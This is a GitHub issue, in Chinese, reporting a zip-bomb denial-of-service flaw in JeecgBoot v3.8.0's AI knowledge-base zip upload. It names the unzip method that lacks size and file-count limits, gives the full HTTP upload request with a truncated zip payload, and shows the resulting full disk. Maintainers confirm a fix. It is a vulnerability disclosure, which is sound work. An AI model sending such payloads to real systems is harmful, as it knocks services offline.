

New issue



v3.8.0存在zip Bomb漏洞 #8199

Closed



lem0n817 opened 2 weeks ago



版本号：

v3.8.0

问题描述：

1. 概述

JeecgBoot的上传文档库功能存在zip 炸弹漏洞。

- 漏洞路径
后台-->AI大模型-->AI知识库-->文档库上传

2. 漏洞影响

- 系统资源（磁盘空间）被大量占用，导致服务不可用。

3. 漏洞成因


org.jeecg.modules.airag.llm.service.impl.AiragKnowledgeDocServiceImpl#unzipFile

仅对ZIP路径穿越做限制，并未对解压后文件的总大小和文件数量做限制。


4. 复现步骤

- 后台-->AI大模型-->AI知识库-->文档库上传

点击文档库上传



上传 zblg.zip ，它只有不到10mb，但是完整解压之后会释放大约281TB的文件。



请求包：

```
POST /jeecg-boot/airag/knowledge/doc/import/zip HTTP/1.1
Host: localhost:8080
Accept-Language: zh-CN,zh;q=0.9
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryyDtVMHncjQgSAuw1
```



Accept: */*
Referer: http://localhost:81/
X-Requested-With: XMLHttpRequest
Origin: http://localhost:81
X-Tenant-Id: 1000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
X-Access-Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaXhwIjoxNzQ2MD
Accept-Encoding: gzip, deflate
Content-Length: 34876517

-----WebKitFormBoundaryytDVMHncjQgSAuw1
Content-Disposition: form-data; name="knowId"

1916389175939362818

-----WebKitFormBoundaryytDVMHncjQgSAuw1
Content-Disposition: form-data; name="file"; filename="zblg.zip"
Content-Type: application/x-zip-compressed

zip文件二进制信息

-----WebKitFormBoundaryytDVMHncjQgSAuw1--

Request

id: 112211

含二进制流

FUZZ

Content-Type: multipart/form-data; boundary=-----WebKitFormBou

Accept: */*

Referer: http://localhost:81/

X-Requested-With: XMLHttpRequest

Origin: http://localhost:81

X-Tenant-Id: 1000

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe

X-Access-Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaXhwIjoxNzQ2MD

Accept-Encoding: gzip, deflate

Content-Length auto: 34876517

-----WebKitFormBoundaryytDVMHncjQgSAuw1

Content-Disposition: form-data; name="knowId"

1916389175939362818

-----WebKitFormBoundaryytDVMHncjQgSAuw1

Content-Disposition: form-data; name="file"; filename="zblg.z

Content-Type: application/x-zip-compressed

{{unquote("PK\x03\x04\x14\x00\x00\x00\x08\x00\xa01H\x05\xe3\x

-----WebKitFormBoundaryytDVMHncjQgSAuw1--

Response

美化

编辑tag

编码

1 HTTP/1.1 200 OK

2 Set-Cookie: rememberMe=deleteMe; Path=/jeecg-boot; Max-Age=0;

Expires=Sat, 26-Apr-2025 07:19:47 GMT; SameSite=lax

3 Set-Cookie: JSESSIONID=7oPRH34BaA0W9nBF-BhgfhZLCODSrKdv6K8Sk5i; path=/

4 Set-Cookie: JSESSIONID=F6xnL6zz7QyMQ6gwQP94FXwOn4oP6P1GP2Hro-i0; path=/

jeecg-boot

5 Date: Sun, 27-Apr-2025 07:20:54 GMT

6 Connection: keep-alive

7 Access-Control-Allow-Origin: http://localhost:81

8 Vary: Origin

9 Vary: Access-Control-Request-Method

10 Vary: Access-Control-Request-Headers

11 Access-Control-Allow-Credentials: true

12 Content-Type: application/json

13 Access-Control-Allow-Methods: GET,POST,OPTIONS,PUT,DELETE

14 Content-Length: 138

15

16 {"success":false,"message":"操作失败: java.io.IOException: 设备上没有空间",

"code":500,"result":null,"timestamp":1745738454053}

效果

上传前后对比

```
root@node1:~  
[root@node1 ~]# df -h /  
文件系统          容量  已用  可用  已用% 挂载点  
/dev/mapper/centos-root  37G   24G   14G   63%  /  
[root@node1 ~]# df -h /  
文件系统          容量  已用  可用  已用% 挂载点  
/dev/mapper/centos-root  37G   37G   9.4M  100%  /  
[root@node1 ~]# |
```

5. 解决建议

建议限制解压缩文件的总大小和目录递归深度，监控异常压缩率，拒绝过高压缩率或超大文件。



zhangdaiscott 2 weeks ago

Member ...

你部署springboot 和 nginx都没设置大小限制？



lem0n817 2 weeks ago

Author ...

你部署springboot 和 nginx都没设置大小限制？

这个zip不到10mb，没有超过10mb的默认限制



zhangdaiscott 2 weeks ago

Member ...

好



jeecgos 2 weeks ago

...

已修复，待新版发布。

zhangdaiscott closed this as completed 2 weeks ago

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No one assigned

Labels

No labels

Type

No type

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development



Code with Copilot Agent Mode



No branches or pull requests

Participants

